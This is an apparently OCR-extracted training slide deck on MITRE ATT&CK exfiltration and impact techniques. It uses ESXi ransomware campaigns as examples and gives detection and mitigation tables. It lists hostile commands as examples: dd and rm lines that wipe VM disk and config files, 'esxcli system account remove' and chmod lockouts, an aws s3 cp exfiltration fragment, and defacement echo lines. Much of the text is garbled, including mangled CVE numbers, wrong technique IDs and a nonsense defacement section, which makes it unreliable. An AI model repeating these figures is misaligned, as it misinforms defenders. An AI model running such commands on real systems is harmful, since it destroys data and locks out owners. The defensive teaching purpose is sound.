COMMON TECHNIQUES



- Transfer via C2 channel
- Cloud Storage
- Removable Media
- DNS/ICMP Tunneling

Technical Detail:

EXFILTRATION (TA0010)

TACTICS OBJECTIVE: Adversaries steal data from your network.

TACTICS DESCRIPTION: Then transfer data over C2 or alternate channels, often size limits.

AFFECTED COMPONENTS:

- 💻 Applications (e.g. Web Apps, File Clivets)
- 🌐 Protocols (e.g. HTTP(S), File Servers)
- 📚 Libraries (e.g. data handling fTT)
- 💻 OS/Version (e.g. Cloud storage sync)


ROOT CAUSE

- 🔥 Lack Data Loss Filtering
- Weak Endpoint Monitoring
- Inefficient Protocol Validation
- Misconfigured Access Controls
- ⌚ Insider Threat / User Bypass

TECHNICAL IMPACT

- 💻 IP Theft
 - Intellectual Property Theft
- 💻 Financial Loss (Fined, Recovery)
 - Reputation Damage
- 💻 Competitive Advantage

HOW IT WORKS:



IF data_tagged_confidential AND NOT encrypted:
FLAG_ALERT;
ELSE: BEGIN TRANSFER(data, channel, size_limit))

Technique 1: Data Transfer Size Limits (T1030)

Overview:


TOPIC NAME
Data Transfer Size Limits (T1030)

Tactic: Exfiltration

Platforms: ESXI, Linux, Windows, macOS

Description:
Adversaries may exfiltrate data in fixed-size chunks instead of sending entire files at once or deliberately limit packet sizes to avoid triggering network monitoring alerts based on data volume. By keeping individual transfer units small, consistent, and blended into normal traffic patterns, evades detection systems that watch for unusual data transfer volumes.

Visual Explanation:



Key Points:

1. Break data into small pieces.
2. Use consistent transfer sizes.
3. Mimic normal traffic patterns.
4. Bypass volume-based monitoring.
5. Slow & steady exfiltration.

Real World Example:

ESXIArgs / ESXI Data Theft Campaign – Data Transfer Size Limits on VWare ESXI Hosts
Incident Period: 2023 (Global Impact)

Overview
Attackers exfiltrated data by splitting it into small pieces to avoid exposing ESXI services. They used low-volume chunks to evade volume-based detection.

Attack Flow & Data Transfer Size Limitation Techniques

Stage 1 - Initial Access
Exploited CVE-2021-21974 (OpenSLP heap overflow) to gain root access to ESXI services. Collected sensitive but relatively small ESXI artifacts: VM inventory files, SSH keys, and temporary directory contents such as /tmp/. Data was transferred via a public-facing application (T1190).

Stage 3 - Data Transfer Size Limits (Exfiltration Preparation)
Instead of sending large archives that trigger alarms, they encoded chunks using Base64 or gzip, sent them over outbound connections, and reduced their size to evade detection by IDS/IPS. This reduced the likelihood of being detected by IDS/IPS due to the small size of each transfer.

Impact - Ransomware data exfiltration Deployment
After successful deployment, files were encrypted on .vmdk virtual disks and uploaded via a C2 channel using curl. Purpose: evade monitoring by ensuring no single data transfer appeared suspiciously large.

Detection Methods

- Monitor low-volume, repeated outbound connections from ESXI hosts.
- Detect suspicious use of split IPSec tunnels or weget.
- Review unsusual outgoing file upload/HPS commands.
- Detect unusual outbound traffic occurring IPS/domain encryption activity.


Mitigation Strategies

- Review network logs for unusual outbound transfers.
- Correlate small data transfers with known ransomware activity.


Priority	Control	Description
High	Patch Management	Network EggDrop (CVE-2021-21974)
High	Patch ESXI vulnerabilities (& SSH when required)	Block direct outbound internet access from non-required hosts.
Medium	Traffic Monitoring	Monitor shell.log for upload commands.
Medium	Backup Strategy	Maintain offline immutable VM backups.
Low	Threat Hunting	

Techniques 2: Exfiltration Over Alternative Protocol (T1048)

Overview:



Real World Example:



Technique 3: Exfiltration Over C2 Channel (T1041)

Overview:

TOPIC NAME
Daa 3: Exfiltration Over C2 Channel (T1041)

Tactic: Exfiltration

Platforms: ESXI, Linux, Windows, macOS

Description:
Adversaries may steal data by fixed-size chunks over an existing command C2 channel. Instead of creating separate control channels, stolen data is encoded and stored in passes through same communication, and protocol already established for C2 traffic, making it hard to detect and analyze data transfer volumes.

Visual Explanation:

Key Points:

1. Uses existing C2 channel.
2. Encodes data into existing C2 channel.
3. Blends normal malicious traffic.
4. Harder to detect separate path.
5. Single communication stream.

Real World Example:

ESXIArgs / ESXI Copycat Ransomware - Exfiltration Over C2 Channel on vWare ESXI Hosts
Incident Period: 2023 (Global Impact)

Overview

Stage Attack Flow & Exfiltration via Limitation Techniques

Exploited CVE-201-1974 to gain persistence on ESXI hosts. This involves injecting malicious code into existing VMs or host files. The attack flow includes:

- [• T1190 – Exploit-Code Delivery]

Employed 1- Initial Access

Exploited CVE-221-21974 (OpenSLP heap overflow) to gain initial access to the host system. This involves:

- Exploiting a known vulnerability in the OpenSLP library.
- Injecting malicious code into the host system's memory.

[• T1190 – Observe Public System]

Stage 4- Data Collection Size Limitation Bystaging

Used a technique called "Bystaging" to exfiltrate data. This involves:

- Creating a fake file system on the host system.
- Writing data to this fake file system.
- Using a C2 channel to exfiltrate the data.

[• T1199 – Bystage File Transferring]

Impact - Affect (Ransomware and data exfiltration Deployment)

Parce que la ransomware is deployed, it also collects data from the host system. This includes:

- Network traffic analysis.
- File system analysis.
- Registry analysis.

[• T1456 – Data Protection - Punting Sy1659]

Detection Methods

- Monitor low volume, repeated outbound traffic from ESXI hosts.
- Detect suspicious use of port 443 HTTPS.
- Detect elevated privileges, such as root or administrator access.
- Detect unusual network activity, such as frequent connections to external IP addresses.

Mitigation Strategies

- Implement network segmentation to limit lateral movement.
- Use network monitoring tools to detect unusual traffic patterns.
- Implement strong password policies and multi-factor authentication.
- Regularly update and patch systems to prevent known vulnerabilities.

Priority Control Description


Priority	Control	Description
High	Patch Management	Network Egress (CVE-221-21974)
High	Patch Management: ESXI Shell	Block direct traffic from non-required traffic handshakes to the host system.
Medium	ESXI Shell Control	Monitor host log file control.
Medium	Backup Straturing	SIEM
Low	Threat Hunting	File integrity monitoring, network traffic analysis, and endpoint detection and response.

Techniques 4: Exfiltration Over Web Service (T1567)

Overview:

Exfiltration Over Web Service (T1567)

Technique: Data Transfer & Evasion

Description	Sub-techniques	Detection & Mitigation
<p>Adversaries use files, arm legitimation web Exploited VM filesies, extenal forinetpi anal wer ifenal setver isse Isus in unices, coud sitek Pototon. Common abad cloud siten beseboods. Benefits: Blends with normate normal traffic to acztertins. Pastes firewalls, utilces SSL, onckore aded and byuthe SSL/TLS encrption.</p> 	<ul style="list-style-type: none">T1567.001: Exfiltration Over Code RepositoryFTP, SMIPI, Smaatic Encrypted Non-C Non-C ProtocolDNS SMBExfiltration Over Symmetric Encrypted Non-C ProtocolT1047.002: HTTP/HTTPS/StorageEncoded Onl encrypted or Encrypted Non-C Protocol	<p>Priority Control</p> <ul style="list-style-type: none">High Egress Filtering Whitelist.Restrict outbound traffic volume to known services/monitor connections/mirror whitelist. <p>Medium Log Monitoring</p> <ul style="list-style-type: none">Network SegmentationMonitor outbound traffic to sensitive data transfer IPs.DLP DLP SolutionsEducate users on safe cloud service use

Real World Example:

Scattered Spider – ESXI Double-Extortion & Web Service Exfiltration (2023–2025)

MITRE Technique: Exfiltration Over Web Service (T1567)

Exfiltration Chain	Evasion Techniques	Key Characteristics																								
<p>Phase 1 – Data Staging</p>  <ul style="list-style-type: none">Active Directory dataLarge corporate datasetsInternal documentsVMWARE Center/host config	<ul style="list-style-type: none">Use of cloud services already allowedEncrypted HTTPSStaging and comploads Mimicing legitimate trafficRotation on large or unusual uploads w/out nonuser uploads	<ul style="list-style-type: none">Use of cloud servicesEncrypted HTTPSAudit alert on unusual uploadsUnusual popular uploads																								
<p>Phase 2 – Exfiltration Over Web Service</p>  <p>Amazon S3 Staging stage/ on bucke:gz-tgz/ archiveconfig Other popular APIs</p>	<p>Web Services Used</p> <ul style="list-style-type: none">Encrypted HTTPSStage pied ad comore.comRotation siiseddecruudsIterve Centrott.caftion oPclarge uploads aws s3 cp /wpi/this/tar gr en es/attacke/it region us esst-1	<p>Mitigation & Strategies</p> <table border="1"><thead><tr><th>Mitigation</th><th>Implementation</th><th>Priority</th></tr></thead><tbody><tr><td>Egress Filtering</td><td>Restrict outbound web service traffic</td><td>Critical</td></tr><tr><td>Cloud API Monitoring</td><td>Sub-service traffic</td><td>High</td></tr><tr><td>Audit log Monitoring</td><td></td><td>High</td></tr><tr><td>Network Traffic Bucket URLs</td><td></td><td>High</td></tr><tr><td>Detect anomalous file transfers</td><td></td><td>Critical</td></tr><tr><td>Network Traffic page least privilege</td><td></td><td>High</td></tr><tr><td>IAM Hardening</td><td></td><td>High</td></tr></tbody></table>	Mitigation	Implementation	Priority	Egress Filtering	Restrict outbound web service traffic	Critical	Cloud API Monitoring	Sub-service traffic	High	Audit log Monitoring		High	Network Traffic Bucket URLs		High	Detect anomalous file transfers		Critical	Network Traffic page least privilege		High	IAM Hardening		High
Mitigation	Implementation	Priority																								
Egress Filtering	Restrict outbound web service traffic	Critical																								
Cloud API Monitoring	Sub-service traffic	High																								
Audit log Monitoring		High																								
Network Traffic Bucket URLs		High																								
Detect anomalous file transfers		Critical																								
Network Traffic page least privilege		High																								
IAM Hardening		High																								

12. Impact (TA0040)

Overview:

IMPACT (TA0040)		
Tactics Objective: Manipulate, interrupt, or destroy systems and data.		
TACTICS DESCRIPTION:	KEY DETAILS	COMMON TECHNIQUES
<ul style="list-style-type: none">Adversaries disrupt availability or compromise operational integrity.Manipulate business processes.Destroy/tamper with data.Can alter processes to benefit adversariesUsed for end goal or to cover confidentiality breach	<p>💀 Tactic ID: TA0040</p> <p>🕒 Total Techniques: 15</p> <p>🕒 Typical Phase: Final objective</p> <p>📅 ATT&CK Version: Created 14 March 2019</p>	<ul style="list-style-type: none">Data DestructionData Encryption for Impact (Ransomware)DefacementDenial of Service (DoS)Resource HijackingService Stop

Technical Detail:

IMPACT (TA0040)		
TACTICS OBJECTIVE: Adversaries manipulate, or destroy or your network.		
AFFECTED COMPONENTS:	ROOT CAUSE	TECHNICAL IMPACT
<ul style="list-style-type: none">Applications (e.g. Web Apps, File Clients)Protocols & SCADA SystemsIndustrial Control Systems (ICS)Databases & File ServersOS/Version (e.g. Windows services)	<ul style="list-style-type: none">Insufficient Access ControlsWeak Endpoint MonitoringInadequate Protocol ValidationMalconfigured Insider / Access AbuseSupply Chain Compromise	<ul style="list-style-type: none">Data Destruction / TamperingSystem Downtime / UnavailabilityFinancial Loss (Recovery, Fines)Reputation DamageDisrupted Business Operations
HOW IT WORKS:		
<pre>IF system_tagged_dACCESIBLE AND NOT encrypted: FLACPY_OR_DELETE(data) ELSE: BEGIN TRANSFER_CHECKS_FAIL CONTINUE_NORMAL OPERATION</pre>		

Technique 1: Account Access Removal (T1531)

Overview:

TECHNIQUE 1: ACCOUNT ACCESS REMOVAL (T1531)

Tactic: Impact

DESCRIPTION:

Adversaries may interrupt or deny the availability of system and network resources by inhibiting access to accounts used by legitimate users. This can include deleting, or locking, or manipulating (e.g. changing passwords or revoking permissions) to deny legitimate access. After making changes, attackers may also log off users or systems to malicious effect. This tactic can be paired to impede similar attacks to similar recovery and completing other efforts concurrent objectives.

PLATFORMS:

ESXI, IaaS, SaaS, Linux, Windows, Office Suite, macOS

IMPACT TYPE:

Availability

Adversary → Database Server (DENIED) → Legitimate Requests, Log Off Users Impedes Recovery
Manipulate Credentials, Lock/Delete Accounts

Real World Example:

ACCOUNT ACCESS REMOVAL – VMWARE ESXI Ransomware & Destructive Attack Campaign

Incident Period: 2022–2024

Technique	Attack Timeline	Impact Pattern	Impact Pattern
MITRE ATT&ACK (ESXI): T1531 - Account Removal	cat /etc/passwd cat /etc/passwd	Day 1 - Privilege Abuse & Environment Control esxcli system account remove esxcli system account remove chmod 000 /patswbd	Day 1 - Account Destruction Phase Your infrastructure is locked. Access to the hypervisor has been revoked. Your virtual machines encrypted. Only we restore access.
Overview <ul style="list-style-type: none">The attack chain removed the necessary tools for maintaining admin access.Obtained system access to gain access to the admin account.This attack began with the removal of the root password. Affected ESXi Versions: 6.5, 6.7, 7.x	Day 1 - Account Access Removal (T151) Result results: esxcli system account remove (/chmod 000 /passwd) esxcli system account remove dimm :: (esxcli: 021 0100.count_=010)	Impact Pattern <ul style="list-style-type: none">Attacked the EMOWIDL API to access to an interface that the victim had no access to.The attack was successful and resulted in the victim being unable to access the system.The attack was successful and resulted in the victim being unable to access the system.	Victims by Sector Your infrastructure is locked. Access to the hypervisor has been revoked. Your virtual machines encrypted. Only we restore access.
Detection Methods Behavioral & Log Indicators: /var/log/auth.log Filesystem: /var/log/auth.log Network: /var/log/auth.log Process: /var/log/auth.log System: /var/log/auth.log	Detection Methods <ul style="list-style-type: none">Behavioral & Log IndicatorsFilesystemNetworkProcessSystem	Mitigation Strategies <ul style="list-style-type: none">Patch ManagementInternet IsolationMFAInternet IsolationPrioritization Strategies	Mitigation Strategies <ul style="list-style-type: none">Patch ManagementInternet IsolationMFAInternet IsolationPrioritization Strategies

Technique 2: Data Destruction (T1485)

Overview:


TECHNIQUE 2: DATA DESTRUCTION (T1485)

Tactic: Impact

DESCRIPTION:
Adversaries may intentionally destroy data and files on targeted systems or network to network to interrupt availability and network. This includes files deleting, deleting data destruction generally involves irreversible and normal techniques because this destroying individual files or directories, because there are methods. Common deletion (like delete, fully wipe from memory) normally activity by using activity tool, but often wipe after activity by using malicious scripts or wiper malware to make adversary difficult impossible destroying cloud data impossible.

PLATFORMS:
ESXi, IaaS, SaaS, Linux, Windows, Office Suite, macOS, IAAs

IMPACT TYPE:
Availability 



SUB-TECHNIQUES:

- T1485.001: Lifecycle-Triggered Deletion – Adversaries modify cloud storage lifecycle policies to automate to reload of stored objects (e.g., forcing bucket due to rules that delete data quickly), destroying cloud data at scale

Real World Example:

DATA DESTRUCTION – VMWARE ESXI DESTRUCTIVE RANSOMWARE / WIPER ATTACKS

Incident Period: 2022–2024 (Multiple confirmed campaigns)

OVERVIEW

- Several ESXi-targeted ransomware and destructive attacks (notably NotPetya-like variants, Blackmail, and Mirai variants) have been observed. These attacks corrupt ESXi virtual disk files and datastores, making recovery impossible. A specific exploit was used to render the system unusable even with recovery keys.

AFFECTED ESXI VERSIONS:

- ESXi 6.5
- ESXi 7x (unpatched)

DAY 0 – INITIAL COMPROMISE

- Exploited vulnerable or exposed ESXi services
- Common access vectors CVE-221-21974 (DPEU) (CVE-to-VM escape, CVE-2022-22948 (Host-to-VM credentials))
- Stolen or ESXi root credentials
- Gained root access to ESXi and ESXi shell

ATTACK TIMELINE



DESTRUCTION TARGETS

- Virtual Disk Files (.vmdk)
- Snapshot Files (.vmsd)
- VM Configuration Files (.vmx)
- VM swap and metadata files

DESTRUCTIVE COMMANDS EXECUTION (T1485)

```
dd if=/dev/zero of=vmdisk-flat.vdk bs=1M count=100
rm -f vname.vmx
rm -rf *.vmsn, -flatM .vmsd
echo "corrupt" >> vname.flat-vdd
echo "corrupt" >> vname.flat-fldk.vmx
```

IMPACT PATTERN

- In several incidents, permanently unbootable VM hosts were rendered useless.
- Complete service loss if backups only.
- Unique encryption, no negotiation leverage exists.

ESXCLI IMPACT

Impact	Metric	Implementation	Mitigation Strategies	Priority
Offline Backups	Value	Dozens affected	Manufacturing	Critical
Snapshot Monitoring	Count	Air-gapped, immutable storage	Energy & Public Sector	Critical
VMS Destroyed	Count	Detected abnormal deletion	Detect above internet exposure	High
Compliance - No direct internet exposure	14-30 days	High	Crucial	Data Loss
Log destruction (No direct internet activity)	Count	No	PBAC Hardening	Education
Root compromise, loss of domain ESXi exploits	Count	No	Restrict root privileges	Final wiper response plan
Datastore checksum inconsistencies	Count	No	None	High

AFFECTED FILES

- Manufacturing
- Government & Public Sector
- Healthcare
- Critical Infrastructure Providers

VICTIMS BY SECTOR

Your data is gone. We need follow rail to money.
Recovery impossible.


Some attack had no root wiper immediately.

Techniques 3: Data Encrypted For Impact (T1486)

Overview:

Data Encrypted For Impact (T1486)

Technique: Impact

Description	Key Characteristics	Mitigation & Mitigations																									
<ul style="list-style-type: none">Adversaries may encrypt data on systems, networks, VMS, or cloud storage.Disrupt availability and extort victims for ransom, disk partitions, or tie an ESXI virtual machines.Increase impact by lateral spread, modifying system messages, or displaying ransom notes.Cloud native encryption can deny access to stored data. 	<ul style="list-style-type: none">Ransomware encryptionDisruption of availabilityExtortion motiveLateral spread for impactCustom ransom notesModification of system boot filesUnexpected system messagesAbuse of cloud services	<table border="1"><thead><tr><th>Detection Methods</th><th>Implementation</th><th>Priority</th></tr></thead><tbody><tr><td>Backups</td><td>Critical</td></tr><tr><td>Unusual file encryption activity</td><td></td></tr><tr><td>New, unrecognized encrypted files (e.g., .locked)</td><td></td></tr><tr><td>Modified system messages/ransom notes</td><td></td></tr><tr><td>Spikes in CPU/disk IO activity</td><td></td></tr><tr><td>API calls to cloud encryption services</td><td></td></tr></tbody></table> <table border="1"><thead><tr><th>Detection Strategies</th><th>Priority</th></tr></thead><tbody><tr><td>Enforce MFA & least privilege</td><td>High</td></tr><tr><td>Isolate critical systems (ESI, DC)</td><td>High</td></tr><tr><td>Next-gen antivirus & EDR</td><td>Critical</td></tr><tr><td>Data Loss Prevention Monitor large file modifications</td><td>Medium</td></tr></tbody></table>	Detection Methods	Implementation	Priority	Backups	Critical	Unusual file encryption activity		New, unrecognized encrypted files (e.g., .locked)		Modified system messages/ransom notes		Spikes in CPU/disk IO activity		API calls to cloud encryption services		Detection Strategies	Priority	Enforce MFA & least privilege	High	Isolate critical systems (ESI, DC)	High	Next-gen antivirus & EDR	Critical	Data Loss Prevention Monitor large file modifications	Medium
Detection Methods	Implementation	Priority																									
Backups	Critical																										
Unusual file encryption activity																											
New, unrecognized encrypted files (e.g., .locked)																											
Modified system messages/ransom notes																											
Spikes in CPU/disk IO activity																											
API calls to cloud encryption services																											
Detection Strategies	Priority																										
Enforce MFA & least privilege	High																										
Isolate critical systems (ESI, DC)	High																										
Next-gen antivirus & EDR	Critical																										
Data Loss Prevention Monitor large file modifications	Medium																										

Real World Example:

ESXIArgs Ransomware – VMWare ESXI Mass Encryption Campaign

Flisb Encryt-stevies (T148) – Data Encrypted for February 2023

Technique: MITRE AT&ACK (EXX) – February (T1486)

Attack Timeline	Encryption Execution (T1486)	Mitigation Strategies																						
<ul style="list-style-type: none">Day 0 - Initial Compromise<ul style="list-style-type: none">Exploited CVE-2021-21974 (OpenSLP overflow) (OpenSLP hex1 hosts)Targeted unpatched remote command executionAgainst VMware ESXI hosts<ul style="list-style-type: none">Gained unauthorized remote accessPrepared disk partitions for encryptionExplored root accessAchieved root access<ul style="list-style-type: none">Affected ESXI versions: ESXI 6, 7, 5Affected root accessAffected versions: ESXI 6, 6, 7, 7.0 (patched)	<h4>Encryption Target</h4> <ul style="list-style-type: none">Virtual Machine Disk Files (.vmdk)VM Configuration Files (nvnsd)VM Snapshot Files (.nvnsd)Hosting VM hosts unavailableRate encryption unsatisfactoryNo OS-datastores available <p>Your files encrypted! Your files encrypted! Your files encrypted!</p>	<table border="1"><thead><tr><th>Detection Methods</th><th>Priority</th></tr></thead><tbody><tr><td>Patch Management of multiple VMS</td><td>Critical</td></tr><tr><td>Sudden shutdown, ping activity</td><td></td></tr><tr><td>Mass modification of files (e.g., .locked)</td><td></td></tr><tr><td>Modified system messages/ransom notes</td><td></td></tr><tr><td>Extremely high</td><td></td></tr></tbody></table> <table border="1"><thead><tr><th>Detection Strategies</th><th>Priority</th></tr></thead><tbody><tr><td>Disable OpenSLP</td><td>High</td></tr><tr><td>Network Isolation</td><td>High</td></tr><tr><td>Network & SSH access</td><td>Critical</td></tr><tr><td>Healthcare Response Monitor large file modifications</td><td>Medium</td></tr></tbody></table>	Detection Methods	Priority	Patch Management of multiple VMS	Critical	Sudden shutdown, ping activity		Mass modification of files (e.g., .locked)		Modified system messages/ransom notes		Extremely high		Detection Strategies	Priority	Disable OpenSLP	High	Network Isolation	High	Network & SSH access	Critical	Healthcare Response Monitor large file modifications	Medium
Detection Methods	Priority																							
Patch Management of multiple VMS	Critical																							
Sudden shutdown, ping activity																								
Mass modification of files (e.g., .locked)																								
Modified system messages/ransom notes																								
Extremely high																								
Detection Strategies	Priority																							
Disable OpenSLP	High																							
Network Isolation	High																							
Network & SSH access	Critical																							
Healthcare Response Monitor large file modifications	Medium																							

Technique 4: Defacement (T1491)

Overview:

DEFACEMENT (T1491)

Adversaries modify visual content to deliver messages, intimidate or credit for intrusions. This affects the integrity of the content.

Tactic: Impact

- Platforms: ESXi, IAAS, Linux, Windows, macOS
- Impact Type: Integrity

Sub-techniques:

T1491.001: Internal Defacement



Modifying visual content within organization's internal systems.

- Internal websites
- Server login messages
- User desktops

T1491.002: External Defacement



Modifying visual content on externally-facing systems.

- Public websites
- Propaganda push

deliver messages

Real World Example:

DATA DESTRUCTION – VMWARE ESXI DESTRUCTIVE & SERVICE / WIPPER FAIBET
Incident Period: 2022–2024 (Observed /antide service confirming-style attacks)

T1491 – DEFACEMENT

OVERVIEW

- Served ESXi targeted es lSI ovficiains ches tarugins and ovficiains poelad mappatiarie ESXi vorvint. It herpe fies cupalans and viisthex inoee & infoctsm. Ruls vos wels. Rejiges. Toogat toodly huterative, wtah or ESXi vitt na paype woin wals vM smiore aetee fies krcne. Intal nesa ESXi hony corravated comis pspanned virtual ESXi Host atpo evible att rlopo ore virtual fills Ongtite. Lomd tind cde misly tubess nuls will ve wear

ATTACK TIMELINE



DEFACEMENT ACTIONS



- Mount virgk dirb
- Reconsalcitkowet inetes vhded, lsate shachles virgk or hskks

DESTRUCTION TARGETS

- Mount VM Disk lerätsk (met ois indes acfrallf
- Meilteenchies, aptarcasian tam esX.his. If intex-filen hilise

Vyst defakcting ane instict ESXi and index.htm
Hell introt svstcentens 5!

We dair incited Enlenpe to suit) and commisive dvascarts)

OBSERVED ACTIONS

```
# if "vmtknode -l Dd : l (msd)
vmtkstok -vctm.vmdk
vmtkstok, victim.vndk -l M temp.vmdk
efb-M
Echo Kortcp XYZ XYZ > index.html
ine dahn ndirigte trop reectons ate histalot(ACI) > DEFACED.html
)>
Drop corrupt by XX XYZ > index.html
```

Hacked by XYZ

AFFECTED ESXI VERSIONS:

- ESXi 6.5
- ESXi 6.x (uppatched)

IMPACT PATTERN

- Government (Mines Sector)
- Intex.php
- ECPdithials do. In Promists

Your system is Ts est roct hisc (index casita) my Greetts.
Yondity ast aht doros comparsized


VICTIMS BY SECTOR

Your data trin We not e comparsied
Sectorial.
Yone hatripk ahlorinds wiore etdoms)

ESTACK IMPACT	Metric	Implementation	MITIGATION STRATEGIS	Priority
Patch ESXi	Value	Intert o boer.ainl	Paoutstoyet	Critical
Patch ESXi		Internet Isolation	Ump ilation	Critical
Internet Isolation		Getet ahemal deleton	Doeet cho fr eile lepbnel	High
File Integrity Mintoring	14-30-days	Corined	Horisinal	Data Loss
File Integrity Mintoring		Pleb Backups	Edorratin	High
Web Backups		Web Backups	Pitek & oot Pchce land	High

Technique 5: Inhibit System Recovery (T1490)

Overview:



INHIBIT SYSTEM RECOVERY (T1490)

Adversaries delete or disable system recovery features (captures (backups) to prevent, restrooms, snapshot) after destruction after corruption or destruction on ransomware like ransomware.

Tactic: Impact

- Platforms: Containers, ESXI, Network Windows, macOS
- Impact Type: Integrity

Key Actions:

- Delete backup catalogs
- Internal websites
- Disable autorecovery copies
- Corrupt snapshots
- User desktops

Amplifies Impact

- Public websites
- Limits Defender's Ability
- Prevents System Restoration

Real World Example:

INHIBIT SYSTEM RECOVERY – VMWARES WORE & DESTRUCTIVE CAMPAIGNS

Incident Period: 2022–2024 (Observed Antidev services multiple conegmeg-style attacks)

OVERVIEW

